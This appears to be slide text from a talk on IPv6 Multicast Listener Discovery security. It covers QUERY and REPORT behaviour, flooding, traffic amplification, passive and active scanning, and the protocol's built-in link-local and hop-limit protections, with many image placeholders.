
Sent to FF02::16

MLD Details




- Nodes **MUST** process QUERY to any of its unicast or multicast addresses
- MLDv2 **needs all nodes** using MLDv2
- **All OSs join** (REPORT) to the Solicited Node addresses

MLD Flooding



MLD Flooding



Take the poll!


Assume you have **10** hosts in your network.

Each one has **3** IPv6 Multicast addresses to “REPORT” using MLD.


If you send **1 QUERY** message, **how many REPORTs** are sent?




MLD Traffic amplification





MLD Traffic amplification



Passive MLD Scanning



Active MLD Scanning



Built-in MLD Security



MLD Message

Source: Link local address **only**

Hop Limit = 1

